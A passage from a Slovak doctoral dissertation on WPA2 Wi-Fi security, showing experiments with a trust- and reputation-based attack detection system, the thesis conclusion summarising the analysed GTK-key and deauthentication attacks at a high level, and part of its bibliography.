


Obr. 7.9: Priebeh dôvery na základe metriky *srcFromds*

Detail priebehu dôvery metriky *srcFromds* je zobrazený na grafe 7.10, z ktorého je vidieť, že systém začne vyhodnocovať útočníka ako nedôveryhodného až po približne 15 minútach. Počas tejto doby by za reálnych podmienok ostal útočník nedetekovaný.

7.3.3 Detektor vyšších vrstiev


V rámci tejto práce bol implementovaný jednoduchý detektor *Data anomaly*, ktorého vstupom sú dáta z vyšších vrstiev. Detektor odhaľuje anomálny prenos dát jednej entity. Metóda



Obr. 7.10: Detail priebehu dôvery na základe metriky *srcFromds*

agreguje všetku komunikáciu vedenú z jednej entity na základe cieľových IP adries a kontroluje prekročenie maximálnej povolenej hranice. V prípade dosiahnutia tejto hranice je udalosť poslaná do reputačného systému.


Graf na obrázku 7.11 zobrazuje počet výskytov tejto udalosti pre 5 rôznych staníc na časovej osi v minútach. Dĺžka vygenerovaných dát bola 5 dní.



Obr. 7.11: Graf počtu výskytov detektoru *Data anomaly* detekcie v čase

Graf na obrázku 7.12 zobrazuje priebeh dôvery na základe detektoru *Data anomaly*, kde môžeme vidieť jednotlivé výkyvy v hodnote dôvery. Hodnota dôvery klesala s odpovedajúcim počtom výskytov tejto udalosti, avšak i pri veľkom výskyte neklesla pod úroveň 0.5, teda pod úroveň nedôveryhodnosti.

Nasledujúca tabuľka 7.4 sumarizuje vhodnosť použitia jednotlivých metrík pre výpočet dôvery zariadenia, pričom rozlišujeme metriky prebrané z existujúcich výskumov a metriky vytvorené počas tejto práce.



Obr. 7.12: Priebeh dôvery na základe detektoru *Data anomaly*

	Existujúce metriky	Nové metriky
Vhodné	Počet beacon zo zdroja Počet odpovedí probe zo zdroja Smerodajná odchýlka sily signálu Day, Time slot Dĺžka pobytu Použitie fragmentácie zo zdroja	Režim a typ autentizácie Počet odoslaných fromDS rámcov Zmena MAC adresy Počet pokusov o prihlásenie zo zdroja Mobilita
Nevhodné	srcOct, dstOct srcPkts, dstPkts srcErrPkts, srcErrPkts LongRet, ShortRet dstMaxRetryErr, srcErrPkts Počet RTS/CTS zo zdroja	Žiadna metrika

Tabuľka 7.4: Prehľad vhodnosti použitia metrík pre výpočet dôvery


Táto časť experimentov sa venovala výberu vhodných metrík pre výpočet hodnoty dôvery. Nasledujúca časť bude venovaná overovaniu všetkých vhodných metrík ako celku pri výpočte hodnoty dôvery.

7.4 Overenie reputačného systému ako celku

Navrhnutý systém bol v rámci overenia konceptu čiastočne implementovaný, a to v podobe jednoduchých a vybraných detektorov nad vygenerovanou komunikáciou pomocou generátora sieťovej komunikácie. Konkrétne sa jednalo o metriky: počet Beacon zo zdroja, počet

odoslaných fromDS rámcov, počet pokusov o prihlásenie zo zdroja, smerodajná odchýlka sily signálu, mobilita a detektor vyšších vrstiev.

Výpočet hodnoty dôvery bol ako celok implementovaný podľa formálnej definície. Vhodné vstupné dáta boli získané pomocou generátora komunikácie, kde medzi validnú komunikáciu boli zamiešané rámce z útoku popísaného v kapitole 5 *Analýza útokov vydávajúcich sa za prístupový bod* ukážka 5.1, kde sa jednalo o využitie zraniteľnosti GTK kľúča k ovplyvneniu záznamu v ARP tabuľke obete. Druhým útokom bol útok na dostupnosť popísaný v kapitole 4 *Analýza útokov s dopadom na dostupnosť* pomocou deautentizácie stanice.



Obr. 7.13: Priebeh dôvery v čase pri použití viacerých metrík

Graf 7.13 zobrazuje priebeh hodnoty dôvery pre jedno zariadenie v sieti typu stanica. Na grafe je možné vidieť drobné fluktuácie približne okolo hodnoty 0.85, čo boli spôsobené zmenou pozície zariadenia, pre ktoré je typická stabilná poloha. Prvá veľká zmena pod hodnotu dôveryhodnosti bola v dôsledku útoku na ARP tabuľku. Ďalej tam nachádzame výkyvy v hodnotách dôvery do hodnoty maximálne 0.5, čo bolo spôsobené detektorom z vyšších vrstiev, teda stanica začala nadmerne sťahovať dáta. Zaujímavosťou je posledný výkyv pri odpojení stanice zo siete, začiatok rastu dôvery a následného poklesu hodnoty dôvery z dôvodu útoku na dostupnosť pomocou deautentizácie. Pri použití vyššie uvedených metrík sa systém javí ako stabilný, pričom reflektuje anomálne správanie entity. Jediným a vážnym nedostatkom je pomalá reaktívnosť systému na udalosti.

Kapitola 8

Záver

Táto disertačná práca mala za cieľ analyzovať zraniteľnosti a útoky na bezdrôtové siete, pričom sa zamerala len na zraniteľnosti najnovšieho štandardu 802.11i známeho ako WPA2. V rámci naplnenia cieľa bol navrhnutý a predstavený systém pre generovanie útokov, ktorý bol použitý pre realizáciu experimentov v prostredí bezdrôtových sietí. Všetky analyzované útoky boli definované a realizované v pseudojazyku tohoto systému. Navrhnutý jazyk poskytol jednoznačný a transparentný spôsob popisu útokov, vďaka čomu je útok pochopiteľnejší pre čitateľa. Systém pre generovanie útokov v prostredí bezdrôtových sietí je schopný definovať ľubovoľný rámec vrátane jeho obsahu, šifrovať a dešifrovať rámce v štandarde 802.11i, a vďaka podpore pre cykly, výrazy, premenné, podmienené príkazy a kľúčové slová sa táto aplikácia stáva silným a hlavne univerzálnym nástrojom pre jednoduchú a rýchlu realizáciu útokov v prostredí WiFi sietí.

Pomocou navrhnutého systému pre generovanie útokov bola podrobne analyzovaná zraniteľnosť GTK kľúča. Momentálne nie sú známe žiadne účinné formy ochrany proti tejto zraniteľnosti. Ako sme ukázali, dopad na bezpečnosť siete v prípade zneužitia zraniteľnosti je veľký, pretože zraniteľnosť umožňuje realizovať útoky vedené z vnútra siete bez možnosti detekcie. Riziko zneužitia stúpa s rastúcim počtom pripojených zariadení. Ohrozené sa stávajú najmä rozsiahle akademické siete ako napríklad *eduroam*, do ktorých sa automaticky môže pripojiť ktokoľvek z akademickej sféry kdekoľvek na svete. Portfólio útokov zneužívajúcich túto zraniteľnosť bolo v tejto práci rozšírené o vlastný typ útoku, ktorý dokáže posielať škodlivý kód tak, aby nebol detekovaný žiadnym tradičným detekčným mechanizmom.

V rámci tejto práce boli analyzované útoky ohrozujúce bezpečnostný cieľ dostupnosť. Bolo ukázané, akým spôsobom je možné využiť deautentizačné a deasociačné rámce k tomu, aby sa zabránilo zariadeniu pripojiť sa do siete. Ukázali sme, že využitie deautentizačných rámcov je oveľa účinnejšie ako využitie deasociačných rámcov. V prípade *Flood* útokov boli vykonané dva rôzne scenáre, pričom pri každom z nich boli generované rámce odliš-

ného typu. V oboch prípadoch sa podarilo znížiť prenosovú rýchlosť siete na minimum a s použitím dvoch vysielacích kariet bol dosiahnutý úplný výpadok siete.

Jadrom tejto práce bol návrh systému založeného na výpočte dôvery a reputácie, pomocou ktorého je možné analyzovať a detekovať útoky na bezdrôtové siete. Navrhnutý systém identifikuje entity na základe ich odtlačku a MAC adresy a následne tieto entity ohodnocuje na základe vypočítanej hodnoty dôvery. Systém je navrhnutý tak, aby pracoval na viacerých úrovniach sieťového modelu, avšak pri definícii detekčných mechanizmov sa táto práca obmedzila len na fyzickú a linkovú vrstvu WiFi sietí. Systém reflektuje resp. ukazuje výkyvy v správaní jednotlivých entít, udržuje históriu a detekuje prípadné podozrivé správanie alebo útoky na sieť. Výpočet hodnoty dôvery bol do značnej miery formalizovaný, pričom nadhľad nad fungovaním poskytol abstraktný algoritmus fungovania systému a dátový model.

Posledná časť práce sa venovala experimentom nad systémom pre analýzu útokov založeným na výpočte dôvery a reputácie. Pre overenie správnosti reputačného systému bol navrhnutý a implementovaný systém pre generovanie komunikácie pracujúci na základe predom definovaných vzorov správania. Vykonané experimenty nad navrhnutým systémom ukázali, ktoré metriky sú vhodné pre výpočet dôvery v systéme pre analýzu útokov.

Ciele práce z ohľadom na ich definíciu v úvode boli splnené, pričom práca ukázala, že bezdrôtové siete založené na najnovšom štandarde WPA2 obsahujú zraniteľnosti, ktoré sú vážneho charakteru. Detekcia útokov nad týmito zraniteľnosťami je veľmi náročná a je možné ju realizovať len pomocou dokonalej identifikácie zariadenia na sieti. V dnešnej dobe neexistuje jednoznačná identifikácia zariadení, preto by bolo vhodné sa v budúcom výskume zaoberať kryptografickou identifikáciou zariadenia, ktorá by sa slepo nespoliehala len na MAC adresu.

Pokročilé útoky sa stávajú čím ďalej tým viac sofistikovanými a ich detekcia sa stáva o to viac komplikovanejšia. Veľa bezdrôtových sietí obsahuje veľké množstvo zariadení a užívateľov, ktorí nevnímajú dôležitosť v otázkach bezpečnosti. Z vykonanej analýzy nepriamo vyplynulo, že skúmanie bezpečnosti WiFi sietí je nutné riešiť komplexne, čo znamená, že je nutné sa zameriavať na všetky vrstvy sieťového modelu.

Ďalší výskum v tejto oblasti by sa mohol zamerať na zlepšenie reaktivity vo výpočte dôvery tak, aby vedený útok bol detekovaný v reálnom čase alebo len v krátkom intervale za ním. Myslím si, že vhodným rozšírením oboch navrhnutých systémov by mohla byť ich adaptácia do drôtových sietí typu Ethernet. V tejto práci chýbajú experimenty zohľadňujúce prepojenie viacerých samostatných systémov v rámci reputačného systému do jedného celku, kde by si jednotlivé systémy vymieňali hodnoty reputácií daných entít na sieti.

Literatúra

[1] IEEE Standard for Telecommunications and Information Exchange Between Systems - LAN/MAN Specific Requirements - Part 11: Wireless Medium Access Control (MAC) and physical layer (PHY) specifications: High Speed Physical Layer in the 5 GHz band. *IEEE Std 802.11a-1999*, Dec 1999: s. 1–102, doi:10.1109/IEEESTD.1999.90606.

[2] IEEE Standard for Information Technology- Telecommunications and Information Exchange Between Systems- Local and Metropolitan Area Networks- Specific Requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Medium Access Control (MAC) Security Enhancements. *IEEE Std 802.11i-2004*, 2004: s. 1–175, doi:10.1109/IEEESTD.2004.94585.

[3] ISO/IEC 8802-11:2005/AMD4 [IEEE Std 802.11g-2003] Information technology– Local and metropolitan area networks– Part 11: Wireless LAN Medium Access Control (Mac) and Physical Layer (PHY) Specifications–Amendment 4: Further Higher Data Rate Extension in the 2.4 GHz Band. *ISO/IEC 8802-11:2005/Amd.4:2006(E) IEEE Std 802.11g-2003 (Amendment to IEEE Std 802.11-1999)*, Aug 2006: s. 1–83, doi:10.1109/IEEESTD.2006.248692.

[4] IEEE Standard for Information technology– Local and metropolitan area networks– Specific requirements– Part 11: Wireless LAN Medium Access Control (MAC)and Physical Layer (PHY) Specifications Amendment 5: Enhancements for Higher Throughput. *IEEE Std 802.11n-2009 (Amendment to IEEE Std 802.11-2007 as amended by IEEE Std 802.11k-2008, IEEE Std 802.11r-2008, IEEE Std 802.11y-2008, and IEEE Std 802.11w-2009)*, Oct 2009: s. 1–565, doi:10.1109/IEEESTD.2009.5307322.

[5] IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 4: Protected Management Frames. *IEEE Std 802.11w-2009 (Amendment to IEEE Std 802.11-2007 as amended by IEEE Std 802.11k-2008, IEEE Std 802.11r-2008, and IEEE Std 802.11y-2008)*, Sept 2009: s. 1–111, doi:10.1109/IEEESTD.2009.5278657.

[6] Airdefence [online]. http://www.airdefense.net, 2010 [cit. 2011-03-03].

[7] AirMagnet [online]. http://www.airmagnet.com, 2010 [cit. 2011-03-03].

[8] Airtight [online]. http://www.airtightnetworks.com/home/solutions/wireless-intrusion-prevention.html, 2010 [cit. 2011-03-03].

[9] Kismet [online]. http://www.kismetwireless.net, 2010 [cit. 2011-03-03].

[10] Aircrack-ng [online]. http://aircrack-ng.org/doku.php?id=aircrack-ng, 2011.

[11] IEEE Standard for Information technology–Telecommunications and information exchange between systems Local and metropolitan area networks–Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. *IEEE Std 802.11-2012 (Revision of IEEE Std 802.11-2007)*, March 2012: s. 1–2793, doi:10.1109/IEEESTD.2012.6178212.

[12] Snort-Wireless [online]. http://snort-wireless.org, 2012 [cit. 2012-01-03].

[13] IEEE Standard for Information technology– Telecommunications and information exchange between systemsLocal and metropolitan area networks– Specific requirements–Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications–Amendment 4: Enhancements for Very High Throughput for Operation in Bands below 6 GHz. *IEEE Std 802.11ac-2013 (Amendment to IEEE Std 802.11-2012, as amended by IEEE Std 802.11ae-2012, IEEE Std 802.11aa-2012, and IEEE Std 802.11ad-2012)*, Dec 2013: s. 1–425, doi:10.1109/IEEESTD.2013.6687187.

[14] Exploit-DB [online]. http://www.exploit-db.com/, 2013 [cit. 2013-01-20].

[15] Metasploit - Penetration framework [online]. http://www.metasploit.com/, 2013 [cit. 2013-06-01].

[16] Scapy [online]. http://www.secdev.org/projects/scapy/, cit. 2013-01-04.

[17] The Lex & Yacc Page [online]. http://dinosaur.compilertools.net/, cit. 2013-01-05.

[18] Zulu [online]. http://zulu-wireless.sourceforge.net/, cit. 2013-04-10.

[19] TCPdump & libpcap [online]. http://www.tcpdump.org/, cit. 2013-04-14.

[20] Nemesis [online]. http://nemesis.sourceforge.net/, cit. 2016-04-12.

[21] Radiotap [online]. http://www.radiotap.org/, cit. 2017-05-27.

[22] Linux WPA/WPA2/IEEE 802.1X Supplicant [online]. http://hostap.epitest.fi/wpa_supplicant/, cit. 2017-06-17.

[23] Abdul-Rahman, A.; Hailes, S.: Supporting trust in virtual communities. In *System Sciences, 2000. Proceedings of the 33rd Annual Hawaii International Conference on*, IEEE, 2000, s. 9–pp.

[24] Adamson, B.; Gallavan, S.: The Multi-Generator (MGEN) Toolset.

[25] Ahmad, M. S.: Wpa too! *DEFCON*, ročník 18, 2010.

[26] Anderson, R.: *Security Engineering: A Guide to Building Dependable Distributed Systems*. Wiley, 2010, ISBN 978-1-118-00836-2.

[27] Balachandran, A.; Voelker, G. M.; Bahl, P.; aj.: Characterizing user behavior and network performance in a public wireless LAN. In *ACM SIGMETRICS Performance Evaluation Review*, ročník 30, ACM, 2002, s. 195–205.

[28] Barbara, D., Couto, J., Jadodia, S., Wu, N.: ADAM: A Testbed for exploring the Use of Data Mining in Intrusion Detection. 2001.

[29] Bellardo, J.; Savage, S.: 802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions. In *USENIX security symposium*, ročník 12, Washington DC, 2003, s. 2–2.

[30] Bernaschi, M.; Ferreri, F.; Valcamonici, L.: Access points vulnerabilities to DoS attacks in 802.11 networks. *Wireless Networks*, ročník 14, č. 2, 2008: s. 159–169.

[31] Bicakci, K.; Tavli, B.: Denial-of-Service attacks and countermeasures in IEEE 802.11 wireless networks. *Computer Standards & Interfaces*, ročník 31, č. 5, 2009: s. 931–941.

[32] Bonabeau, E.: Agent-based modeling: Methods and techniques for simulating human systems. *Proceedings of the National Academy of Sciences of the United States of America*, ročník 99, č. Suppl 3, 2002: s. 7280–7287.

[33] Botta, A.; Dainotti, A.; Pescape, A.: Do you trust your software-based traffic generator? *Communications Magazine, IEEE*, ročník 48, č. 9, Sept 2010: s. 158–165, ISSN 0163-6804, doi:10.1109/MCOM.2010.5560600.

[34] Brad Antoniewicz: PEAP: Pwned Extensible Authentication Protocol. http://www.shmoocon.org/2008/presentations/PEAP_Antoniewicz.pdf, 2008.

[35] Brugger, S. T.: Data Mining Methods for Network Intrusion Detection. Technická zpráva, 2004.

[36] Cahill, V.; Gray, E.; Seigneur, J.-M.; aj.: Using trust for secure collaboration in uncertain environments. *IEEE Pervasive Computing*, ročník 2, č. 3, 2003: s. 52–61.

[37] Carbone, M.; Nielsen, M.; Sassone, V.: A formal model for trust in dynamic networks. In *Software Engineering and Formal Methods, 2003. Proceedings. First International Conference on*, IEEE, 2003, s. 54–61.

[38] Chandola, V.; Banerjee, A.; Kumar, V.: Anomaly detection: A survey. *ACM Comput. Surv.*, ročník 41, č. 3, Červenec 2009: s. 15:1–15:58, ISSN 0360-0300.

[39] Chebrolu, S.; Abraham, A.; Thomas, J. P.: Feature deduction and ensemble design of intrusion detection systems. *Computers & security*, ročník 24, č. 4, 2005: s. 295–307.

[40] Cvrcek, D.: Dynamics of reputation. In *9th Nordic Workshop on Secure IT-systems (Nordsec'04)*, 2004, s. 1–14.

[41] EAP Working Group: Protected EAP Protocol (PEAP) Version 2. http://tools.ietf.org/html/draft-josefsson-pppext-eap-tls-eap-10, 2004.

[42] Earle, A. E.: *Wireless Security Handbook*. Boston, MA, USA: Auerbach Publications, 2005, ISBN 0849333784.

[43] El-Khatib, K.: Impact of feature reduction on the efficiency of wireless intrusion detection systems. *IEEE TRANSACTIONS on parallel and distributed systems*, ročník 21, č. 8, 2010: s. 1143–1149.

[44] Ertoz, L., Eilertson, E., Lazarevic, A., Tan, P., Srivastava, J., Kumar, V., Dokas, P.: *The MINDS - Minnesota Intrusion Detection System.* Next Generation Data Mining, 2004.

[45] Ezeife, C. I.; Ejelike, M.; Aggarwal, A. K.: WIDS: a sensor-based online mining wireless intrusion detection system. In *Proceedings of the 2008 international symposium on Database engineering & applications*, IDEAS '08, New York, NY, USA: ACM, 2008, ISBN 978-1-60558-188-0, s. 255–261.

[46] Ezeife, C. I.; Rahman, M. Z.: NeuDetect: a neural network data mining wireless network intrusion detection system. In *Proceedings of the Fourteenth International Database Engineering & Applications Symposium*, IDEAS '10, New York, NY, USA: ACM, 2010, ISBN 978-1-60558-900-8, s. 38–41.

[47] Fayssal, S.; Hariri, S.; Al-Nashif, Y.: Anomaly-based behavior analysis of wireless network security. In *Mobile and Ubiquitous Systems: Networking & Services, 2007. MobiQuitous 2007. Fourth Annual International Conference on*, IEEE, 2007, s. 1–8.

[48] Franklin, J.; McCoy, D.; Tabriz, P.; aj.: Passive Data Link Layer 802.11 Wireless Device Driver Fingerprinting. In *Proceedings of the 15th Conference on USENIX Security Symposium - Volume 15*, USENIX-SS'06, Berkeley, CA, USA: USENIX Association, 2006.

[49] Gambetta, D.: Trust: Making and breaking cooperative relations. 1990.

[50] Gast, M. S.: *802.11 Wireless Networks - The Definitive Guide*. O'Reilly, 2002, ISBN 0-596-00183-5.

[51] Ghosh, A. K.; Schwartzbard, A.; Schatz, M.: Learning Program Behavior Profiles for Intrusion Detection. In *Workshop on Intrusion Detection and Network Monitoring*, ročník 51462, 1999, s. 1–13.

[52] Gill, R.; Smith, J.; Clark, A.: Experiences in passively detecting session hijacking attacks in IEEE 802.11 networks. In *Proceedings of the 2006 Australasian workshops on Grid computing and e-research-Volume 54*, Australian Computer Society, Inc., 2006, s. 221–230.

[53] Goodrich, M.; Tamassia, R.: *Introduction to Computer Security*. USA: Addison-Wesley Publishing Company, 2010, ISBN 0321512944, 9780321512949.

[54] Guo, F.; Chiueh, T.-c.: Sequence number-based MAC address spoof detection. In *Proceedings of the 8th international conference on Recent Advances in Intrusion Detection*, RAID'05, Berlin, Heidelberg: Springer-Verlag, 2006, ISBN 3-540-31778-3, 978-3-540-31778-4, s. 309–329, doi:10.1007/11663812_16.

[55] Habiballa, H.; Volná, E.; Fojtík, R.: Od teorie formálních jazyků k jednoduchému překladači [online]. http://www1.osu.cz/home/Habibal/files/mfi5big.pdf, cit. 2013-04-14.

[56] Hansen, R.; Wind, R.; Jensen, C. S.; aj.: Algorithmic strategies for adapting to environmental changes in 802.11 location fingerprinting. In *Indoor Positioning and Indoor Navigation (IPIN), 2010 International Conference on*, IEEE, 2010, s. 1–10.

[57] Heather D. Lane: Security Vulnerabilities and Wireless LAN Technology. http://www.sans.org/reading_room/whitepapers/wireless/security-vulnerabilities-wireless-lan-technology_1629,
2005.

[58] Hussain, A.; Heidemann, J.; Papadopoulos, C.: A framework for classifying denial of service attacks. In *Proceedings of the 2003 conference on Applications, technologies, architectures, and protocols for computer communications*, ACM, 2003, s. 99–110.

[59] IEEE: The Structure and Coding of Logical Link Control (LLC) Address: A Tutorial Guide [online]. http://standards.ieee.org/develop/regauth/tut/llc.pdf, cit. 2013-04-24.

[60] Javitz, H.; Valdes, A.: The SRI IDES statistical anomaly detector. In *Research in Security and Privacy, 1991. Proceedings., 1991 IEEE Computer Society Symposium on*, 1991, s. 316–326, doi:10.1109/RISP.1991.130799.

[61] Jøsang, A.; Ismail, R.; Boyd, C.: A survey of trust and reputation systems for online service provision. *Decision support systems*, ročník 43, č. 2, 2007: s. 618–644.

[62] Jøsang, A.; Pope, S.: Semantic constraints for trust transitivity. In *Proceedings of the 2nd Asia-Pacific conference on Conceptual modelling-Volume 43*, Australian Computer Society, Inc., 2005, s. 59–68.

[63] Kabiri, P.; Zargar, G. R.: Category-based selection of effective parameters for intrusion detection. *International Journal of Computer Science and Network Security (IJCSNS)*, ročník 9, č. 9, 2009: s. 181–188.

[64] Kamvar, S. D.; Schlosser, M. T.; Garcia-Molina, H.: The eigentrust algorithm for reputation management in p2p networks. In *Proceedings of the 12th international conference on World Wide Web*, ACM, 2003, s. 640–651.

[65] Kausar, N.; Belhaouari Samir, B.; Abdullah, A.; aj.: A Review of Classification Approaches Using Support Vector Machine in Intrusion Detection. In *Informatics Engineering and Information Science*, *Communications in Computer and Information Science*, ročník 253, editace A. Abd Manaf; S. Sahibuddin; R. Ahmad; S. Mohd Daud; E. El-Qawasmeh, Springer Berlin Heidelberg, 2011, ISBN 978-3-642-25462-8, s. 24–34.

[66] Kevin Benton: *The Evolution of 802.11 Wireless Security*. UNLV Informatics, 2010-04-18 [cit. 2012-01-06].

[67] Kinateder, M.; Rothermel, K.: Architecture and algorithms for a distributed reputation system. *Trust Management*, 2003: s. 1071–1071.

[68] Ku, C.-Y.; Lin, Y.-D.; Lai, Y.-C.; aj.: Real traffic replay over wlan with environment emulation. In *Wireless Communications and Networking Conference (WCNC), 2012 IEEE*, IEEE, 2012, s. 2406–2411.

[69] Kumar, V.; Chakraborty, S.; Barbhuiya, F. A.; aj.: Detection of Stealth Man-in-the-Middle attack in Wireless LAN. In *Parallel distributed and grid computing (PDGC), 2012 2nd IEEE international conference on*, IEEE, 2012, s. 290–295.

[70] Laine, J.; Saaristo, S.; Prior, R.: Real-time udp data emitter (rude) and collector for rude (crude). 2003.

[71] Lee, W., Stolfo Salvatore, J.: A Framework for Constructing Features and Models for Intrusion Detection Systems. 2000.

[72] Lehembre, G.: Bezpečnost Wi-Fi - WEP, WPA a WPA2 [online]. http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_CZ.pdf, cit. 2017-06-23.

[73] Liu, C.; Yu, J.: A Solution to WLAN Authentication and Association DoS Attacks. *IAENG International Journal of Computer Science*, ročník 34, č. 1, 2007.

[74] Liu, C.; Yu, J.; Brewster, G.: Empirical studies and queuing modeling of denial of service attacks against 802.11 WLANs. In *World of Wireless Mobile and Multimedia Networks (WoWMoM), 2010 IEEE International Symposium on a*, IEEE, 2010, s. 1–9.

[75] Liu, Y.; Tian, D.; Li, B.: A Wireless Intrusion Detection Method Based on Dynamic Growing Neural Network. In *Computer and Computational Sciences, 2006. IMSCCS '06. First International Multi-Symposiums on*, ročník 2, june 2006, s. 611 –615, doi:10.1109/IMSCCS.2006.175.

[76] Ma, L.; Teymorian, A. Y.; Cheng, X.; aj.: RAP: Protecting commodity wi-fi networks from rogue access points. In *The fourth international conference on heterogeneous networking for quality, reliability, security and robustness & workshops*, ACM, 2007, str. 21.

[77] Mahoney, V., Chan, P. K.: Learning Rules for Anomaly Detection of Hostile Network Traffic. 2003.

[78] Malinen, J.: CTR with CBC-MAC Protocol (CCMP) [online]. https://github.com/cozybit/hostap-sae/blob/master/wlantest/ccmp.c, cit. 2017-06-11.

[79] Manchala, D. W.: Trust metrics, models and protocols for electronic commerce transactions. In *Distributed Computing Systems, 1998. Proceedings. 18th International Conference on*, IEEE, 1998, s. 312–321.

[80] Martin Beck, Erik Tews: Practical attacks against WEP and WPA. http://dl.aircrack-ng.org/breakingwepandwpa.pdf, 2008-11-08.

[81] Menezes, A.; van Oorschot, P.; Vanstone, S.: *Handbook of Applied Cryptography*. Taylor & Francis, 2010, ISBN 978-0-849-38523-0.

[82] Mezzetti, N.: Towards a model for trust relationships in virtual enterprises. In *Database and Expert Systems Applications, 2003. Proceedings. 14th International Workshop on*, IEEE, 2003, s. 420–424.

